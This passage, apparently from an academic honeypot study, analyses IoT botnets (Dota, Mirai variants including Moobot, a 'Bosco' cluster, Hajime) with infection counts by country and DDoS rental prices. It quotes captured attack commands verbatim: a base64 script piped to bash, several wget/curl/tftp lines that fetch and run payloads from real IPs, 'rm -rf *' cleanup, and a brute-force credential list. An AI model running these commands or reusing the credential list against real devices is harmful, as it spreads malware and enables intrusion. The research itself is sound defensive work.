AvdG1wL3VwLnR4dCAxNzIuMTYgPj4gL2Rldi9udWxsIDI+MSYKc2xlZXAgMjBtICYmIGNkIC4u
OyAvdG1wLy5YMTktdW5peC8ucnN5bmMvaW5pdGFsbCAyPjEmCmV4aXQgMA==" | base64
--decode | bash
```

This is a simple bash script encoded in base 64 that, once decoded, translated to the following:

```

1. #!/bin/bash
2. cd /tmp
3. rm -rf .ssh
4. rm -rf .mountfs
5. rm -rf .X13-unix
6. rm -rf .X17-unix
7. rm -rf .X19-unix
8. mkdir .X19-unix
9. cd .X19-unix
10. mv /var/tmp/Dota3.tar.gz Dota3.tar.gz
11. tar xf Dota3.tar.gz
12. sleep 3s && cd /tmp/.X19-unix/.rsync/c
13. nohup /tmp/.X19-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f 0 -k 1 -l 1
   ↪ -i 0 /tmp/up.txt 192.168 >> /dev/null 2>1&
14. sleep 8m && nohup /tmp/.X19-unix/.rsync/c/tsm -t 150 -S 6 -s 6 -p 22 -P 0 -f
   ↪ 0 -k 1 -l 1 -i 0 /tmp/up.txt 172.16 >> /dev/null 2>1&
15. 2> sleep 20m && cd ..; /tmp/.X19-unix/.rsync/initall

```

This script will first remove some directories in the case where the system has already been infected by another botnet. It will then unzip the Dota malware and execute the *tsm* script with many different configuration arguments, sleep for eight minutes, run it again with a different network prefix argument, then wait twenty minutes and execute the *initall* script. The *tsm* script is used to detect what architecture the host is using and will execute the adapted `lib/64/32/tsm` files [7]. This will install a Monero mining rig and a scanner for the host to continue the spreading behavior of the botnet. The *initall* script executed at the end will remove many different files from the system to make sure old versions of Dota are removed and any other mining processes are killed [10].

Figure 5.2 shows the number of new IP addresses that attempted, successfully or not, to connect to our HP_ext honeypot. Before the 18th of April, we only encountered two IP addresses that were assigned to the Dota botnet. These IPs, connected on the 7th and 14th of April, used credentials "root/password@#" & "root/admin", and one executed the command `cat /proc/uptime` and then disconnected. It is unclear what the intentions behind these intrusions were. One hypothesis could be that they were already infected by another malware and active when acquired by the Dota botnet. The same happened on the HP_ext honeypot where one IP address attempted a connection before all the others on the 2nd of June, but again, showed a regular Dota-infected bot behavior only a few days later.

After localizing each IP address, we can see the number of infected devices by the Dota botnet that tried to infect both honeypots per country (Figure 5.3). The USA and China show the largest amount of infected devices per country, but if we normalize the number of devices by the population of the country, it results that Singapore and Hong Kong, with respectively 174.82 and 138.07 infected devices per million inhabitants. The third place goes to the Netherlands with an already much smaller number: 15.65 (Table 5.1, Figure 5.4).




Figure 5.2: Number of new Dota IPs observed on the HP_vext honeypot from April 4 until July 10.

Country	Population (millions)	#Infected devices	#Devices per million of inhabitants
United States USA	331.5	1332	4.02
China	1410	1273	0.9
Hong Kong	7.5	1033	138.07
Singapore	5.6	994	174.82
India	1380	544	0.39
Germany	83.1	413	4.97
Brazil	212.6	372	1.75
Korea (south)	51.8	276	5.29
Netherlands	17.4	273	15.65
Russia	144.1	233	1.62
Indonesia	273.5	220	1.62

Table 5.1: Number of Dota-infected devices per country detected on our honeypots




Figure 5.3: Number of devices infected by the Dota botnet per country detected on both honeypots. (Total = 9132)




Figure 5.4: Number of devices infected by the Dota botnet per country (x-axis) and proportionally to the number of inhabitants (y-axis) detected on both honeypots. (Total = 9132)

5.3 Case study: The Mirai Botnets

When analyzing the many different files that have been uploaded to both external honeypots, we discovered that the majority of them were pretty similar, sometimes even exactly the same with the exception of one IP address change. After quick research on the Virustotal.com website and entering the SHA256 hash of each file it turned out that they were variants of the original Mirai malware.

Mirai is a malware discovered in 2016 by the MalwareMustDie group that targets mostly Internet-connected devices such as home routers or more general IoT objects. This malware was ranked second in the latest report of the Trellix cybersecurity threats [42]. It was involved in many distributed denial of service attacks (DDoS) including the one against Krebs security website that reached an impressive 620Gb of traffic per second, and the one against OVH, one of the largest European hosting providers [12].

5.3.1 How Mirai Works

In 2016, the alleged creator of the Mirai botnet, who goes under the pseudonym of "Anna Senpai" published the source code of the malware. Supposedly, this was done because Anna Senpai wanted out, but researchers suspect that the real reason might have been to spread the malware code and make it harder to investigate DDoS attacks, especially the attack against Krebs's website [41]. In the disclosed code of the malware was a file named *scanner.c* that contained the 61 original combinations of username and password used to brute-force the login access [35]. There even was an API allowing customers to access the control and command server to use the botnet, and make the botnet a service.

Figure 5.5 illustrates an example of a Mirai malware attack. In the first part, the Command Control server and Scan server are deployed. Then, the command and control servers deploy a first bot that starts scanning random IP addresses on the telnet 23 port with a fraction of 0.9, and the 2323 port the rest of the time [1]. This is because some IoT devices are configured to use this port instead of the usual 23 for telnet. Once the bot discovers an open port, it tries to brute-force the login. This is usually done using a dictionary of credentials containing around 62 different username and password combinations [1]. According to the research of Radware's security specialist Ron Winward, brute-force attempts by Mirai are done by attempting a login once in a while and coming back after some time in the case of failure [34]. In case of a successful login, the bot reports the IP and credentials of the target to the Scan server. The latter verifies that the device is not already in the database and if that is not the case, it starts the Load server which loads malicious code onto the new victim, and the process repeats itself [1, 34].




Figure 5.5: Example of Mirai malware attack scheme inspired from [34].

5.3.2 Profit

Once the Mirai botnet is deployed, the attackers can make a profit out of it. Because Mirai specializes in DDoS attacks, it contains many different implemented flood techniques such as UDP flood, SYN/ACK flood, HTTP flood, and many more [34]. DDoS-ing a website is usually done either for a ransom or politically motivated causes. Therefore, one way of making the botnet profitable is by renting their services (DDoS as a Service: "DaaS") where in exchange for a fee, one can rent many bots to flood any IP for a given amount of time. An approximation of the prices of "Daas" services available on a dark market called ASAP was made by a team of researchers and a sample can be seen in Table 5.2 [13].

Price (\$)	Attack Bandwidth (Gbit)	Attack Time (min)
15	15	30
20	15	60
45	60	10
55	15	240
90	60	30
150	60	60

Table 5.2: Examples of prices of DaaS products offered by the same vendor in the category of "Digital Goods>Hacking" in ASAP [13]

The honeypots were able to detect the Mirai malware behavior described above throughout the

time they were deployed. In total, at least 474 different bots belonging to various Mirai botnet entities tried to connect to the decoy systems, and in the case of a successful login would execute their list of commands and leave. Over a two-week period, fifteen distinct IP addresses tried to download the malware on the HP_vext honeypot from the same IP address, 45.90.160.54, which probably corresponds to the botnet's loading server. Each time a bot successfully logged into the honeypot, it immediately issued the following command and disconnected after thirty seconds.

```
1. cd /tmp || cd /var/run || cd /mnt || cd /root || cd /;
2. wget hxxp[:]//45.90.160.54/onion002; curl -O hxxp[:]//45.90.160.54/onion002;
3. chmod 777 onion002; sh onion002; tftp 45.90.160.54 -c get onion002.sh;
4. chmod 777 onion002.sh; sh onion002.sh; tftp -r .sh -g 45.90.160.54;
5. chmod 777 onion002; sh onion002; ftpget -v -u anonymous -p anonymous
6. -P 21 45.90.160.54 .sh .sh; sh .sh; rm -rf sh bins.sh .sh .sh; rm -rf *
```

This command first tries to access one of the four (`/tmp`, `/var/run`, `/mnt`, `/root`) directories, and in the case that none works goes to the root directory. Then it will try to upload malware from their loading server (45.90.160.54) and will assign all permissions to the script before executing it. Finally, it will remove all traces of the script by deleting it, with all the current folder content.

Because the honeypot did not execute the downloaded malware, the bots apparently received no positive feedback and continued to attack, using different credentials. All bots used the same dictionary of different username/passwords combinations. They tried this exactly n times, where n can vary depending on how frequently the bot visited the honeypot. Altogether we observed thirty-three attempts of each one of the thirty-five combinations (Table 5.3). With the exception of the username/passwords "ubuntu/ubuntu" and "testuser/testuser" which were tested by each bot twice for some unknown reason. Note that the "ubuntu/ubuntu" combination is the default credentials for Raspberry Pi running Ubuntu, which might explain why it would be worth it for a scanner to try this combination on average two times more often. After those unsuccessful attempts to corrupt our honeypot, they left and never visited the HP_vext honeypot again. When researching this IP on the web it turns out that over the same time period the website *threatintelligence.guardicore.com/* detected thirty different IPs related to this one, of which we had nine in common. Our second external honeypot on the CERN network was only deployed after this incident and did not observe any connection attempts from any of the 36 infected IPs that were associated with this loading server. This might indicate that this variant was shut down before it had the opportunity to expand further.

Because the source code of Mirai was published online, creating a new version of the malware by adding a new exploit or modifying the original code is easy and there exist a lot of copycats. The Mirai variant we investigated in the upper sections is an example of a copycat, although it seems that the only main change it implemented was that the password list was different, probably to target new IoT factory credentials.

Although the CERN external honeypot did not observe the previously analyzed Mirai cluster, it

still detected around 35 IP addresses belonging to small Mirai clusters from which between one and five different IPs reached our honeypots. For example, we detected on both external honeypots five different IPs all executing the same basic command shown below and using a dictionary containing seven different username/password combinations. The website *threatintelligence.guardicore.com/* referenced three more IP addresses as associated attack servers to the 198.98.62.154 loading server that did not reach our honeypots yet.

```
1. cd /tmp/; rm -rf *x86*; wget 198.98.62.154/x86_64; chmod 777 x86_64;  
   ↪ ./x86_64 x86xhed
```

The files these IPs uploaded to our honeypots were classified by the "Joe Sandbox" website [18] as a variant of the Mirai malware called "Moobot". Moobot is a Mirai-based botnet that was first discovered in February 2021, that exploits a command injection vulnerability in the web server of some Hikvision products such as Hikvision IP cameras [37].

Figure 5.6 shows all IP addresses from which Mirai malware that uploaded to our honeypot were downloaded. We tried to cluster every IP that showed a Mirai-related behavior on our honeypots, using the IP address they used in their commands to download the malware. Most of these clusters are small and have only one system that was detected on the honeypots. In order to cluster the IP addresses one step further, it would have required a sandbox analysis of the uploaded malware to maybe detect other similarities such as the same command and control servers. The dark blue cluster represents the cluster we analyzed in the above sections of this case study, and similarly for the Moobot variant on the right of the table. The second level represents the identification of Mirai variants. The "Mirai" identification is the one by default when variant clusters are either too small or have not been researched/named yet.

One of the last botnets detected by the honeypots was the Bosco botnet, which over a ten days window had 390 devices execute the same commands and load the same malware on both honeypots (Figure 5.7). It has not been officially named, we assigned it the "Bosco" label because of the credentials it uses to brute force the honeypot logins (admin/bosco). This password probably was a reference to the Seinfeld TV show [21]. The bot's infected behavior is pretty regular, all of them executed the following list of commands aiming at downloading a script that once executed will download from the same URL the malware for different processor architectures on the victim's device.

```
1. sh  
2. enable  
3. shell  
4. debug shell  
5. cmd  
6. wget http://2.58.149.116/w -O- | sh; curl http://2.58.149.116/c -O- | sh
```

The botnet probably uses important parts of Mirai's source code if not entirely, as some of the

malware's hashes downloaded by the script are identified as Mirai by Urlhaus [43] and Joesandbox [18].




Figure 5.6: All Mirai variants loadings server captured on both honeypots. The number of IPs linked to the server's IPs is represented by the size and color of the boxes.




Figure 5.7: Daily connections made by devices infected by the Bosco botnet on both honeypots.


Combination/Bot	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14
tor/root	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/password	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/123456789	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
ubuntu/admin	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/1234567890	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/12345678	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
ansible/123456	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/test	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
postgres/postgres	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/toor	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/redhat	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/1qaz2wsx	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/root	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
test/test	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/!QAZ2wsx	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
git/git	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
user/user	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/admin	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
admin/test	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
mc/mc	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/tor	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
admin/admin	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
ansible/ansible	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/1qaz@wsx	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
dev/dev	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
server/server	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
butter/xuelp123	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
system/system	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
oracle/admin	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/123456	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
zabbix/zabbix	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
oracle/oracle	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
root/1qaz@WSX	2	3	2	1	2	1	1	1	4	1	6	6	1	1	1
ubuntu/ubuntu	4	6	4	2	4	2	2	2	8	2	12	12	2	2	2
testuser/testuser	4	6	4	2	4	2	2	2	8	2	12	11	2	2	2

Table 5.3: Number of attempts per Bot IP for each combination of username/password in the Mirai variant 45

5.4 Hajime Botnet

The Hajime botnet is an Internet worm that targets embedded/IoT devices. Its intrusion mechanism is similar to Mirai's, as it will log into Telnet servers using insecure credentials [32]. When Mirai's source code got leaked, a security research group at Rapidity Networks Inc. began studying the malware [11]. Only one week later, on October 5, 2016, one of their honeypots detected an intruder with similar behavior to Mirai's. But on closer look, this malware was much different and more sophisticated. The new malware had never been studied in the security community. The security group named it "Hajime", after the word "beginning" in Japanese, in reference to Mirai because of their similarities. Despite their resemblances, it is very unlikely that this botnet uses Mirai's source code. Many hints pointed out that its initial launch was done on September 26, 2016, and that its creation began around three years before that [11]. The infection of a device by the Hajime malware is not persistent, once rebooted it will be cleaned from the malware. The botnet uses a distributed network as a command and control entity, which is overlayed as a trackerless torrent on top of the public BitTorrent peer-to-peer network [30].

Hajime was, and still is pretending to be an ethical worm, by displaying periodically a message on the terminal of infected devices (Figure 5.8). So far the botmaster kept word and never performed any malicious action with his/her botnet, besides letting it spread itself [30].

A screenshot of a terminal window with a black background and green and red text. The text reads: "Just a white hat, securing some systems." followed by "Important messages will be signed like this!" on the next line. The third line is "Hajime Author." in green. The fourth line is "Contact CLOSED" in red. The fifth line is "Stay sharp!" in red.

```
Just a white hat, securing some systems.  
Important messages will be signed like this!  
Hajime Author.  
Contact CLOSED  
Stay sharp!
```

Figure 5.8: Message displayed on Hajime infected devices terminal.

Both external honeypots detected every day on average seven to eight connections of Hajime infected devices (Figure 5.9) which cumulated resulted in 1205 unique IP addresses. All of these intruders executed the same following commands:

```
1. enable
2. system
3. shell
4. sh
5. cat /proc/mounts; /bin/busybox ZJCIE
6. cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox ZJCIE
7. tftp; wget; /bin/busybox ZJCIE
8. dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
9. /bin/busybox ZJCIE
10. rm .s; exit
```

This turned out to correspond to the Hajime botnet dropper. The first four commands will gather information on the infected device; *enable* will provide a list of executables commands, *system* attempts to navigate to a system-management menu, *shell*, *sh* commands try to determine which shell executables are available on our honeypot. On line 5, two commands are executed. The first one is looking for temporary writable file systems, and the second one will try to detect if busybox is present on the device. Busybox is a software suite that contains implementations of the most common Unix utilities into a single executable. By running a random string against it the intruder wants to detect whether it is present on the device. When present, it will return in this case "ZJCIE: applet not found". This command was implemented in Cowrie, following this realistic behavior. The intruder launches this command multiple times for easier parsing of the command's output.

